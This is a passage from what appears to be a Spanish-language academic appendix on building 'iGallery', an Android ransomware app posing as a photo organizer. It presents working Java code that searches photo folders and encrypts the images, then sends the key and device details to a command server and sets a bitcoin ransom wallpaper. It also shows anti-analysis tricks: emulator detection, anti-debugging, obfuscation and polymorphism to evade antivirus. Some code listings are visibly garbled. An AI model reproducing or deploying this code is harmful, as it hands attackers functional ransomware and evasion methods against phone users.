21    allowedChars += numberChars;
22    sb.append(numberChars.charAt(rn.nextInt(numberChars.length()-1)
23                                         ));
24
25    allowedChars += specialChars;
26    sb.append(specialChars.charAt(rn.nextInt(specialChars.length()-1)));
27
28
29    return sb.toString();
30
31
32 ** Código adicional **

```

Continuando con la explicación del proceso de cifrado, una vez la víctima presione el botón "ORGANIZAR GALERIA..." se iniciará dicho proceso. En la clase "MainActivity" es donde se detecta que el botón ha sido pulsado (línea 3), se envía la notificación oportuna (líneas 9 y 10) y se llama a una función específica (líneas 12 y 13). Dicha función está conformada por una ristra de caracteres aleatorios. Más adelante se explicará el porqué de este nombre de función a la que llamaremos función cifradora (I).

```

1 ** Código adicional **
2

```

```

3 btn_enc.setOnClickListener(v -> {
4
5     btn_enc.setVisibility(View.INVISIBLE);
6     load.setVisibility(View.VISIBLE);
7     btn_dec.setEnabled(false);
8
9     createNotificationChannel(); # ENVIO DE NOTIFICACION
10    createNotificacion("iGallery - Organizando galería...", 0);
11
12    VXvYstQmFhTwLuMpgwSw encrypt = new VXvYstQmFhTwLuMpgwSw(v);
13    new Thread(encrypt).start();
14);
15
16 ** Código adicional **

```

Debido a la extensión de la función cifradora (I), solo se mostrará una parte de ella. Su funcionamiento se inicia realizando un barrido por los directorios del dispositivo víctima (bucle de la línea 7). Dicho barrido será realizado por una función adicional diseñada específicamente para llevar a cabo dicha función. Primero se trata de localizar los siguientes: `"/DCIM/Camera"`, `"/Downloads"` y `"/Pictures"`. Se indican estos directorios específicos por dos razones principalmente. La primera es para acotar lo máximo posible el rango de búsquedas a efectuar y con ello optimizar el funcionamiento del *malware*. La segunda es que se tratan de los directorios más frecuentes a la hora de almacenar imágenes en los dispositivos. Con esto estamos logrando que la aplicación trabaje contra directorios que, prácticamente en la totalidad de casos, contienen imágenes relevantes para la víctima, con lo que se optimiza aún más el funcionamiento malicioso de iGallery. Una vez localizados dichos directorios, se realizará un nuevo barrido para cada uno de ellos (bucle de la línea 12). En este punto, la función se divide en dos partes. La primera, orientada al cifrado de imágenes. Esta se centra en la búsqueda de aquellas imágenes a cifrar atendiendo a su extensión (líneas 13 a 18). La segunda parte indaga aquellas imágenes cifradas para su posterior descifrado (estas contendrán el prefijo `_ENC_` en su nombre) (línea 19). Con estos nuevos barridos, filtramos los archivos atendiendo a su extensión. Para el caso cifrador, establecemos que solo deseamos filtrar imágenes. A su vez, se establece que deseamos cifrar imágenes con una extensión específica (línea 17). Se establecen aquellos formatos más comunes: `".svg"`, `".jpg"`, `".png"`, `".jpeg"`, `".gif"`. Partimos de la presunción de que estará habilitado el almacenamiento interno en el dispositivo víctima, por lo que obviamos todo tipo de almacenamiento externo, tal es el caso de una tarjeta SD.

```

1  ** Código adicional **
2
3  public ArrayList<File> lookForPath(String dir, Boolean flag){
4      String extension;
5      String extension2;
6
7      File ruta = new File(dir);
8
9      if (ruta.exists()) {
10          File[] archivosRuta = ruta.listFiles();
11          if (archivosRuta != null) {
12              for (File file : archivosRuta) {
13                  if (file.isFile()) {
14                      if (flag) {
15                          extension = file.getName().substring(file.
16                                  getName().length() - 4);
17                          extension2 = file.getName().substring(file.
18                                  getName().length() - 5);
19                          if ((imageExt.contains(extension) ||
20                              imageExt.contains(extension2)) &&
21                              !file.getName().startsWith(
22                                  FILE_NAME_ENC))
23                              files.add(file);
24                      } else if (file.getName().startsWith(
25                          FILE_NAME_ENC))
26                          files.add(file);
27                      } else if (file.isDirectory())
28                          lookForPath(file.getAbsolutePath(), flag);
29
30
31      }
32
33      return files;
34
35  }
36
37  ** Código adicional **

```

Dicha función será llamada desde la función cifradora (I) (línea 18), dentro de un bucle en el que para cada iteración se le indicará por parámetro cuál de los directorios indicados anteriormente deberá analizar. Una vez identificadas las imágenes se obtendrá el mapa de bits correspondiente a cada una (línea 27) y se le enviará a la función correspondiente de la clase "*Encrypter*" (línea 42). Las imágenes cifradas resultantes contendrán todas en su nombre el prefijo "ENC". Esto se especifica en la línea 37, donde se especifica el nombre de salida de la imagen cifrada resultante.

Una vez cifrada la primera imagen, la aplicación enviará la clave de cifrado (se incluye el IV en la misma) e información relativa al dispositivo víctima a un *endpoint* específico de nuestro servidor (líneas 46 a 50) a través de la clase "Sender". Esto se diseña de esta manera para, en caso de que el proceso se interrumpa por cualquier motivo, disponer igualmente de la clave de cifrado. En dicha información emitida al servidor se incluye toda aquella que las propias funcionalidades de Android nos permiten recuperar, tal es el caso del modelo del dispositivo, marca y fabricante. Se acompaña también la fecha exacta de infección del mismo a fin de identificar cada dispositivo inequívocamente. Se modificará también el fondo de pantalla del dispositivo víctima (línea 59). Ambos aspectos de modificación del fondo de pantalla y envío de información de cifrado al *endpoint* específico del servidor serán tratados más adelante en el apéndice. En último lugar, iGallery generará una notificación al usuario especificando que ha finalizado el proceso (líneas 56 y 57).

```
1  ** Código adicional **  
2  
3  class VXvYstQmFhTwLuMpgwSw implements Runnable{  
4      View v;  
5  
6      VXvYstQmFhTwLuMpgwSw(View v){  
7          this.v = v;  
8      }  
9  
10     @Override  
11     public void run() {  
12         boolean send = true;  
13         boolean finished = false;  
14         int counterDir = 0;  
15  
16         for (String dir : fileDir) {  
17  
18             ArrayList<File> files = lookForPath(Environment.  
19                             getExternalStorageDirectory().  
20                             toString() + dir, true); #  
21                             BARRIDO DE LOS DIRECTORIOS  
22  
23             int counter = 0;  
24             counterDir = counterDir + 1;  
25  
26             for (File image : files) {  
27  
28                 Bitmap bitmap = null;
```

```

26     try {
27         bitmap = BitmapFactory.decodeStream(
28             getContentResolver().
29             openInputStream(Uri.fromFile(
30                 image)));
31     } catch (FileNotFoundException e) {
32         e.printStackTrace();
33     }
34
35     ByteArrayOutputStream stream = new
36         ByteArrayOutputStream();
37
38     if (bitmap != null) {
39         bitmap.compress(Bitmap.CompressFormat.PNG, 100,
40             stream);
41         InputStream is = new ByteArrayInputStream(
42             stream.toByteArray());
43         File outputFileEnc = new File(image.
44             getParentFile(), FILE_NAME_ENC +
45             image.getName());
46
47         try {
48             counter = counter + 1;
49
50             if (Encrypter.encryptToFile(my_key,
51                 my_spec_key, is, new
52                 FileOutputStream(outputFileEnc),
53                 image.getParentFile(), image.
54                 getName(), files.size(), counter)
55             ) {
56                 finished = true;
57             }
58
59             if (send){ # ENVIO DE CLAVE AL SERVIDOR
60                 Sender connection = new Sender();
61                 connection.execute("http://192.168.8.
62                     112:8080/CdWAhQhVKkRaLLMqfQ",
63                     phoneInfo, my_key + my_spec_key);
64                 send = false;
65             }
66
67             ** Código adicional **
68
69         }
70     }
71
72 }

```

```

55 if (counterDir == fileDir.size()){
56     createNotificationChannel();
57     createNotificacion("iGallery - Proceso finalizado", 1);
58     if (finished)
59         changeWallpaper(v);
60
61 ** Código adicional **

```

### B.3.3 Modificación del fondo de pantalla del dispositivo víctima

Una vez finalizado el proceso cifrado de las imágenes, se actualizará el fondo de pantalla del dispositivo infectado. La finalidad es la de notificar al usuario sobre que su dispositivo ha sido infectado y los pasos que debe realizar para recuperar el acceso a sus imágenes. Se solicita un rescate monetario en forma de bitcoin. En caso de pago del rescate, se incluye en el fondo de pantalla una dirección de correo electrónico donde la víctima podrá contactar con el atacante. El atacante, en caso de pago satisfactorio, solicitará a la víctima información sobre su dispositivo (marca, modelo, fabricante, etc.), así como una fecha y hora aproximada en la que se infectó su dispositivo a fin de localizar la clave (o claves) de cifrado correspondiente al mismo. Dicha clave, se incluirá en un nuevo correo de respuesta. Así mismo se le indicaría a la víctima donde debería introducir dicha clave en la aplicación para recuperar sus fotos. Se le ofrece a las víctimas la posibilidad de descifrar una de las imágenes comprometidas para que verifiquen que realmente pueden recuperar el acceso a las mismas. En la figura B.4 (página 84) podemos ver un ejemplo de como se mostraría el fondo de pantalla de un dispositivo infectado.



Fig. B.4.: Fondo de pantalla en dispositivo infectado

Para poder realizar dicha modificación del fondo, será indispensable el permiso Android "*SET\_WALLPAPER*". No será necesario que el usuario acepte dicho permiso al momento de instalar iGallery en la versión 8 de Android, con lo que podremos utilizarlo con libre albedrío. La modificación del fondo de pantalla se llevará a cabo una vez finalizado el proceso de cifrado en su totalidad. Se decide así para evitar que la víctima se percate de que su dispositivo está siendo infectado. Un ejemplo claro es en el caso de que el usuario minimizase la aplicación y vislumbrase dicho fondo mientras el proceso de cifrado todavía esté en curso. La implementación de dicha funcionalidad es sencilla, primero se obtiene el mapa de bits correspondiente al fondo de pantalla en cuestión (línea 5), para que, mediante la clase "*WallpaperManager*" poder actualizarlo en el dispositivo (línea 9).

```
1 ** Código adicional **
2
3 public void changeWallpaper (View view){
4
5     Bitmap bitmap = BitmapFactory.decodeResource(getResources() , R.
6         drawable.image);
```

```

6     WallpaperManager wallpaperManager = WallpaperManager.
7             getInstance(getApplicationContext());
8
9     try {
10         wallpaperManager.setBitmap(bitmap);
11     } catch (IOException e) {
12         e.printStackTrace();
13     }
14
15 ** Código adicional **

```

### B.3.4 Descifrado de imágenes

Una vez la víctima disponga de la clave de cifrado y la introduzca en el cuadro de búsqueda inferior de la aplicación (apreciable en la figura B.2 (página 73)) se iniciará el proceso de descifrado de las imágenes. La función encargada del descifrado es la llamada "*decryptToFile()*". Como se mencionó con anterioridad, dicha funcionalidad es similar a la de cifrado, discrepando únicamente en los parámetros empleados por ambas funciones. A continuación se aporta el fragmento de código que inicia dicho proceso de descifrado. Nuevamente, primero se genera la notificación oportuna (línea 10) a modo de despistar a la víctima para, a continuación, realizar una llamada a una función adicional (línea 12) con un nombre aleatorio (recordemos que trataremos el porqué de esto más adelante). Llamaremos a esta nueva función con el nombre función cifradora (II).

```

1 ** Código adicional **
2
3 btn_dec.setOnClickListener(v -> {
4
5     btn_enc.setVisibility(View.INVISIBLE);
6     load.setVisibility(View.VISIBLE);
7     btn_dec.setEnabled(false);
8
9     createNotificationChannel();
10    createNotificacion("iGallery - Buscando...", 0);
11
12    vR0etThUIjunAOSJAKXk decrypt = new vR0etThUIjunAOSJAKXk();
13        # LLAMADA A FUNCION CIFRADORA

```

```

13         new Thread(decrypt).start();
14     );
15
16 ** Código adicional **

```

El funcionamiento de la función cifradora (II) es similar al de la función correspondiente al inicio del cifrado (la función cifradora (I)). Realiza un barrido por los mismos directorios especificados anteriormente haciendo uso de la misma función que en el método cifrador (línea 11). La discrepancia con respecto a su función análoga es que no realiza un barrido de las imágenes en función de su extensión. En su lugar, busca aquellos archivos con el prefijo "\_ENC\_", indicativo de imágenes cifradas. Recupera del cuadro búsqueda la clave de cifrado (recordemos que el IV va incluido en dicha clave) (línea 14). Para cada imagen cifrada se enviará junto a la clave de cifrado a la función correspondiente de la clase "*Encrypter*" (línea 29). El proceso de descifrado es prácticamente idéntico al ya explicado en el caso cifrador: se descifra la imagen en cuestión, se genera un nuevo archivo correspondiente a la imagen original y por último se elimina el archivo relativo a la imagen cifrada. En último lugar, iGallery genera una notificación (líneas 39 y 40) en la que se informa que ha finalizado el proceso.

```

1 ** Código adicional **
2
3 class vR0etThUIjunAOSJAKXk implements Runnable{
4
5     @Override
6     public void run() {
7         int counterDir = 0;
8
9         for (String dir : fileDir) {
10
11             ArrayList<File> files = lookForPath(Environment.
12                             getExternalStorageDirectory().
13                             toString() + dir, false);
14             counterDir = counterDir + 1;
15
16             String my_key_complete = edit_text.getText().toString()
17                 ;
18
19             if (my_key_complete.length() != 32) {
20                 my_key_dec = "null";
21                 my_spec_key_dec = "null";
22             } else {
23
24                 String my_key_hex = my_key_complete;
25
26                 my_key_dec = Base64.decode(my_key_hex, Base64.DEFAULT);
27
28                 String my_iv_hex = my_iv_hex;
29
30                 Encrypter encrypter = new Encrypter(my_iv_hex,
31                     my_key_dec);
32
33                 File file = new File(Environment.getExternalStorageDirectory(),
34                     my_iv_hex);
35
36                 if (file.exists()) {
37                     file.delete();
38
39                     NotificationManager notificationManager =
40                         (NotificationManager) getSystemService(Context.NOTIFICATION_SERVICE);
41
42                     notificationManager.notify(1, notification);
43
44                 }
45             }
46         }
47     }
48
49 }

```

```

20             my_key_dec = my_key_complete.substring(0, 16);
21             my_spec_key_dec = my_key_complete.substring(16, 32)
22                     ;
23         }
24
25         for (File image : files) {
26
27             File outputFileDec = new File(image.getParentFile()
28                             , image.getName().substring(
29                             FILE_NAME_ENC.length()));
30
31             try {
32                 Encrypter.decryptToFile(my_key_dec,
33                     my_spec_key_dec, new
34                     FileOutputStream(outputFileDec),
35                     image);
36             } catch (InvalidAlgorithmParameterException |
37                     NoSuchPaddingException |
38                     NoSuchAlgorithmException |
39                     IOException | InvalidKeyException
40                     e) {
41                 e.printStackTrace();
42             }
43
44         }
45         files.clear();
46     }
47
48     if (counterDir == fileDir.size()) {
49         createNotificationChannel();
50         createNotificacion("iGallery - Proceso finalizado", 1);
51
52         runOnUiThread(new Runnable() {
53             @Override
54             public void run() {
55                 btn_enc.setVisibility(View.VISIBLE);
56                 load.setVisibility(View.INVISIBLE);
57                 btn_dec.setEnabled(true);
58             }
59         });
60     }
61 }
62
63

```

54  
55 \*\* Código adicional \*\*

### B.3.5 Técnicas de anti-análisis

Se implementan en el propio *malware* diversas técnicas para la prevención del análisis y detección del mismo. Todas ellas explicadas a continuación.

#### Detección de máquina virtual

Se diseña una función (línea 3) capaz de detectar si el *malware* está siendo ejecutado en un emulador o en una máquina virtual, en cuyo caso parará su ejecución. Dicho comportamiento se logra revisando el valor de ciertos parámetros (líneas 5 a 22). Por ejemplo, observemos el atributo "*Build.PRODUCT*". Según la guía oficial de Android [Andb] contiene información relativa al nombre del hardware del dispositivo. En caso de que contenga alguna las cadenas de texto a continuación enumeradas, significará que dicho dispositivo se trata realmente de un emulador Android.

- "goldfish"
- "ranchu"

1 \*\* Código adicional \*\*  
2  
3 private void checkForVM(){ # COMPROBACION EJECUCION EN VM  
4  
5 if ((Build.BRAND.startsWith("generic") && Build.DEVICE.  
6 startsWith("generic"))  
7 || Build.FINGERPRINT.startsWith("generic"))  
8 || Build.FINGERPRINT.startsWith("unknown"))  
9 || Build.HARDWARE.contains("goldfish"))  
10 || Build.HARDWARE.contains("ranchu"))  
11 || Build.MODEL.contains("google\_sdk"))  
12 || Build.MODEL.contains("Emulator"))  
13 || Build.MODEL.contains("Android SDK built for x86"))  
14 || Build.MANUFACTURER.contains("Genymotion"))  
15 || Build.PRODUCT.contains("sdk\_google"))  
16 || Build.PRODUCT.contains("google\_sdk"))  
17 || Build.PRODUCT.contains("sdk"))  
18 || Build.PRODUCT.contains("sdk\_x86"))

```

18     || Build.PRODUCT.contains("sdk_gphone64_arm64")
19     || Build.PRODUCT.contains("vbox86p")
20     || Build.PRODUCT.contains("emulator")
21     || Build.PRODUCT.contains("vbox"))
22     || Build.PRODUCT.contains("simulator")){
23         finish();
24     }
25 }
26
27 ** Código adicional **

```

### Anti-debugging

Se restringe también el uso de debuggers para evitar las inspecciones de la ejecución del *malware*. Para lograr esto se deben realizar varias configuraciones.

- Introducir en el archivo Manifest la línea de código mostrada en la línea 3.
- Añadir al archivo "build.gradle" lo especificado desde la línea 11 a la 15.
- Completar la clase MainActivity con la función mostrada en las líneas 23 a la 27.

```

1 ***** ARCHIVO MANIFEST *****
2
3     android:debuggable="false"
4
5 ***** ARCHIVO MANIFEST *****
6
7
8
9 ***** ARCHIVO BUILD.GRADLE *****
10
11    buildTypes {
12
13        debug {
14            debuggable false
15        }
16
17 ***** ARCHIVO BUILD.GRADLE *****
18

```

```
19  
20  
21 ***** CLASE MAINACTIVITY *****  
22  
23     public void checkForDebugging(){  
24         if ((BuildConfig.DEBUG || 0 != ( getApplicationInfo().flags  
25             & ApplicationInfo.  
26                 FLAG_DEBUGGABLE ))) {  
27             finish();  
28         }  
29     ***** CLASE MAINACTIVITY *****
```

### No realización de copias de seguridad de la aplicación y sus datos

Se implementa dicha técnica con motivo de evitar el acceso a terceros a los datos de la aplicación. La razón es que el uso de sistemas de archivos cifrados limita el acceso al dispositivo si está apagado para un atacante externo, no obstante, no impide que otras aplicaciones o procesos del dispositivo realicen lecturas de datos a través del archivo del sistema. Para ello, introduciremos lo indicado en la línea 3 en el archivo Manifest.

```
1 ** Código adicional **  
2  
3     android:allowBackup="false"  
4  
5 ** Código adicional **
```

### Ofuscación

Una de las técnicas de anti-análisis por excelencia. Se emplea para aumentar la seguridad del código. Convierte el mismo en otro más difícil de comprender para los humanos. Logra el objetivo aplicando mecánicas y patrones de encriptación para evitar el acceso a secciones críticas del código. La implementación es realmente sencilla, basta con añadir las líneas mostradas a continuación en el archivo build.gradle.

```

1
2 release {
3
4     # Habilita la reducción, ofuscación y optimización de
5     # código solo para
6     # el tipo de compilación de lanzamiento de su proyecto.
7     minifyEnabled true
8
9     # Habilita la reducción de recursos, que realiza el
10    # Complemento Gradle de Android.
11    shrinkResources true
12
13    # Incluye los archivos de reglas de ProGuard
14    # predeterminados que se empaquetan
15    # con
16    # el complemento Gradle de Android.
17    proguardFiles getDefaultProguardFile(
18        'proguard-android-optimize.txt'),
19        'proguard-rules.pro'
20
21    signingConfig signingConfigs.release
22
23}

```

## Comunicación segura con el servidor

Rememorando lo mencionado anteriormente, una vez completado el cifrado de las imágenes del dispositivo infectado, el *malware* enviará a nuestro servidor la clave de cifrado junto con la información del dispositivo. Dicha comunicación se realizará de manera segura mediante TLS (mediante el uso de certificados). La clase "*Sender*" que es la que se encarga de la comunicación contra el servidor.

Se destaca la línea en la que se asigna la variable "*encodedAuth* (línea 15)". Esta será la que garantice la autenticación entre aplicación y servidor. Dicha autenticación vendrá dada por la cadena de texto, mostrada en la misma figura, codificada en Base64. Nuevamente, con el fin de garantizar la mayor seguridad posible en toda transmisión de tráfico de red. En resumen, iGallery enviará toda aquella información pertinente al servidor contenida dentro de paquetes HTTP (concretamente una petición POST) (línea 18 a 21) autenticada y cifrada.

```

1  ** Código adicional **
2
3  @Override
4      protected String doInBackground(String... strings) {
5
6      try {
7          URL url = new URL(strings[0]);
8          HttpURLConnection connection = (HttpURLConnection) url.
9              openConnection();
10
11         Uri.Builder builder = new Uri.Builder()
12             .appendQueryParameter("data", strings[1])
13             .appendQueryParameter("key", " " + strings[2]); #
14                 INFORMACION A ENVIAR
15
16         String query = builder.build().getEncodedQuery();
17
18         byte[] encodedAuth = Base64.encode(":QE^-7p_z?b3Wv8?C987S".
19             getBytes(StandardCharsets.UTF_8),
20             Base64.DEFAULT); # CLAVE DE
21                 AUTENTICACION
22
23         String authHeaderValue = "Basic " + new String(encodedAuth)
24             ;
25
26         connection.setRequestMethod("POST"); # TIPO DE PETICION
27         connection.setRequestProperty("Content-Type", "application/
28             x-www-form-urlencoded");
29         connection.setRequestProperty("Authorization",
30             authHeaderValue);
31
32         connection.setRequestProperty("charset", "utf-8");
33         connection.setDoOutput(true);
34         connection.setInstanceFollowRedirects(false);
35
36
37         DataOutputStream dStream = new DataOutputStream(connection.
38             getOutputStream());
39
40         dStream.writeBytes(query);
41         dStream.flush();
42         dStream.close();
43         connection.getResponseCode();
44
45
46     } catch (IOException e) {
47         e.printStackTrace();
48     }
49
50
51
52
53
54

```

```

35         return null;
36     }
37
38 ** Código adicional **


```

Para implementar TLS exitosamente en las comunicaciones será preciso incluir el certificado ("cert.crt") adecuado dentro del propio código fuente del APK (figura B.5 (página 93)) y referenciarlo desde el archivo Manifest (línea 7).

```

1 ** Código adicional **
2
3 <application
4
5     android:allowBackup="false"
6     android:debuggable="false"
7     android:networkSecurityConfig="@xml/network_security_config" #
        REFERENCIA AL CERTIFICADO
8
9     android:fullBackupContent="@xml/backup_rules"
10    android:icon="@mipmap/ic_launcher"
11    android:label="iGallery"
12
13 ** Código adicional **

```



**Fig. B.5.:** Certificado incluido en el árbol de directorios del código fuente de la aplicación

La referencia especificada en el archivo Manifest es un archivo XML denominado "network\_security\_config.xml". Observando su implementación, vemos la variable "cleartextTrafficPermitted" establecida a "false" (línea 4). Con ella indicamos que no deseamos ningún tipo de tráfico de red transmitido en claro, es decir, sin ningún tipo de cifrado. En dicho archivo, indicamos la ubicación exacta del certificado dentro del árbol de directorios de la aplicación (línea 6).

```

1  <?xml version="1.0" encoding="utf-8"?>
2  <network-security-config>
3      <base-config cleartextTrafficPermitted="false">
4          <trust-anchors>
5              <certificates src="@raw/cert"/> # REFERENCIA AL CERTIFICADO
6                  EN EL ARBOL DE DIRECTORIOS DEL
7                      CODIGO FUENTE
8              <certificates src="system"/>
9          </trust-anchors>
10     </base-config>
11 </network-security-config>
```

En la figura B.6 (página 94) podemos apreciar una captura de tráfico de red mediante el empleo de la herramienta Wireshark. Dicha captura se corresponde con la comunicación segura establecida entre servidor y aplicación.

4188 573.994953545 172.20.10.3	172.20.10.2	TCP	74 51044 → 8080 [SYN]	Seq=0 Win=65535 Len
4189 573.995025803 172.20.10.2	172.20.10.3	TCP	74 8080 → 51044 [SYN, ACK]	Seq=0 Ack=1 Win=878
4190 573.999809499 172.20.10.3	172.20.10.2	TCP	66 51044 → 8080 [ACK]	Seq=1 Ack=1 Win=878
4191 574.001256721 172.20.10.3	172.20.10.2	TCP	583 51044 → 8080 [PSH, ACK]	Seq=1 Ack=1 Win=1
4192 574.001308867 172.20.10.2	172.20.10.3	TCP	66 8080 → 51044 [ACK]	Seq=1 Ack=518 Win=6
4193 574.004216065 172.20.10.2	172.20.10.3	TCP	1514 8080 → 51044 [ACK]	Seq=1 Ack=518 Win=6
4194 574.004232679 172.20.10.2	172.20.10.3	TCP	72 8080 → 51044 [PSH, ACK]	Seq=1449 Ack=5
4195 574.012410311 172.20.10.3	172.20.10.2	TCP	66 51044 → 8080 [ACK]	Seq=518 Ack=1449 Win=6
4196 574.012410571 172.20.10.3	172.20.10.2	TCP	66 51044 → 8080 [ACK]	Seq=518 Ack=1455 Win=6
4197 574.012410629 172.20.10.3	172.20.10.2	TCP	96 51044 → 8080 [PSH, ACK]	Seq=518 Ack=1455 Win=6
4198 574.012410689 172.20.10.3	172.20.10.2	TCP	66 51044 → 8080 [FIN, ACK]	Seq=548 Ack=14
4199 574.012740884 172.20.10.2	172.20.10.3	TCP	66 8080 → 51044 [FIN, ACK]	Seq=1455 Ack=5
4200 574.016148489 172.20.10.3	172.20.10.2	TCP	66 51044 → 8080 [ACK]	Seq=549 Ack=1456 Win=6

**Fig. B.6.:** Wireshark - Captura paquetería de red cifrada entre la aplicación y servidor

## Polimorfismo

Según el artículo publicado en la web **KEEPCODING** [Kee22e], "*Un malware polimórfico es un programa malicioso que cuenta con la capacidad de transformar su código fuente en el orden de millones de combinaciones posibles*". Esta idea es la que se ha implementado en nuestro proyecto. Con dicho polimorfismo buscamos que iGallery sea capaz de auto-mutar su propia implementación, con lo que su firma hash será

diferente en cada ocasión. Con esto se pretende engañar a todos aquellos antivirus que funcionan en base a las firmas de los ficheros. Aquí es donde entran en juego los nombres aleatorios de las funciones previamente conocidas como “función cifradora (I)” (apartado “Cifrado de imágenes” [B.3.2] (página 75)) y “función cifradora (II)” (apartado “Descifrado de imágenes” [B.3.4] (página 85)). En nuestro proyecto, el polimorfismo se implementa en la parte servidora, con lo que el propio tema será tratado en profundidad más adelante en el presente apéndice en la parte dedicada al servidor (apartado “Desarrollo del servidor” [B.4] (página 98)).

### B.3.6 Configuración del archivo Manifest

A continuación se definen todas las configuraciones incluidas en el archivo Manifest. Se comienza especificando aquellos permisos necesarios para el correcto funcionamiento de la aplicación (líneas 3 a 8). Se observan todos aquellos relacionados con el acceso al almacenamiento del dispositivo, modificación de fondo de pantalla del dispositivo y conexión a internet. Concretamente, todos los permisos solicitados por la aplicación son los siguientes enumerados.

- **READ\_EXTERNAL\_STORAGE** y **READ\_EXTERNAL\_STORAGE**. Aunque el nombre de dichos permisos pueda dar lugar a confusión al entender que pueda referirse al almacenamiento externo del dispositivo, por ejemplo una tarjeta micro SD, esto no es así. En realidad se refiere a otorgar permisos de lectura y escritura a la aplicación a aquellos datos que se encuentran fuera del espacio interno de la propia aplicación (es decir, ubicadas en otro directorio diferente al de la app dentro del propio dispositivo). Estos dos permisos son los únicos que requieren autorización explícita por parte del usuario en nuestra aplicación.
- **SET\_WALLPAPER**. Permite modificar el fondo de pantalla del dispositivo móvil en cuestión.
- **INTERNET** y **ACCESS\_NETWORK\_STATE**. Otorgan acceso a la aplicación a las conexiones de red del dispositivo, permitiendo incluso generar nuevas conexiones salientes.

```
1 ** Código adicional **
2
3 <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE
        "/>
```

```

4 <uses-permission android:name="android.permission.
      WRITE_EXTERNAL_STORAGE"
5   tools:ignore="ScopedStorage" />
6 <uses-permission android:name="android.permission.SET_WALLPAPER"/>
7 <uses-permission android:name="android.permission.INTERNET"/>
8 <uses-permission android:name="android.permission.
      ACCESS_NETWORK_STATE"/>
9
10 ** Código adicional **

```

Entre el resto de configuraciones realizadas en dicho archivo, se destaca la referencia al certificado ya mencionado anteriormente y la especificación del nombre de la aplicación maliciosa ("iGallery") (línea 11) y el ícono para la misma (línea 12). Se visualizan también los atributos, ya mencionados anteriormente, para garantizar la no realización de copias de seguridad de la aplicación (línea 5) y evitar el uso de debuggers sobre la misma (línea 6).

```

1 ** Código adicional **
2
3 <application
4
5   android:allowBackup="false"
6   android:debuggable="false"
7   android:networkSecurityConfig="@xml/network_security_config" # CERTIFICADO TLS
8
9   android:fullBackupContent="@xml/backup_rules"
10  android:icon="@mipmap/ic_launcher"
11  android:label="iGallery" # NOMBRE APP
12  android:roundIcon="@mipmap/ic_launcher_round" # ICONO APP
13  android:supportsRtl="true"
14  android:theme="@style/Theme.Cifrador" # DISEÑO APP
15  tools:ignore="DataExtractionRules,HardcodedDebugMode">
16  <activity
17    android:name=".MainActivity"
18    android:exported="true">
19
20 ** Código adicional **

```

### B.3.7 Otras funcionalidades

Dentro del árbol de directorios de iGallery se incluyen el ícono (figura B.8 (página 97)) de la aplicación (referenciado desde el Manifest) así como el fondo de pantalla (figura B.7 (página 97)) que se establecerá una vez infectado un dispositivo. Se incluyen también otras imágenes para hacer más realista la interfaz de la aplicación falsificada.




Fig. B.7.: Imagen del ícono de la aplicación incluida en el árbol de directorios de la misma




Fig. B.8.: Imagen del fondo de pantalla incluida en el árbol de directorios de la aplicación

Por último, se quiere mencionar también la implementación de las funciones que permiten a iGallery la generación de notificaciones para el usuario. Esta funcionalidad es sencilla de implementar gracias a la clase “*NotificationManagerCompat*” (línea 15).

```

1  ** Código adicional **
2
3  private void createNotificacion(String message1, Integer flag){
4      NotificationCompat.Builder builder = new NotificationCompat.
5          Builder(getApplicationContext(),
6              channelID);
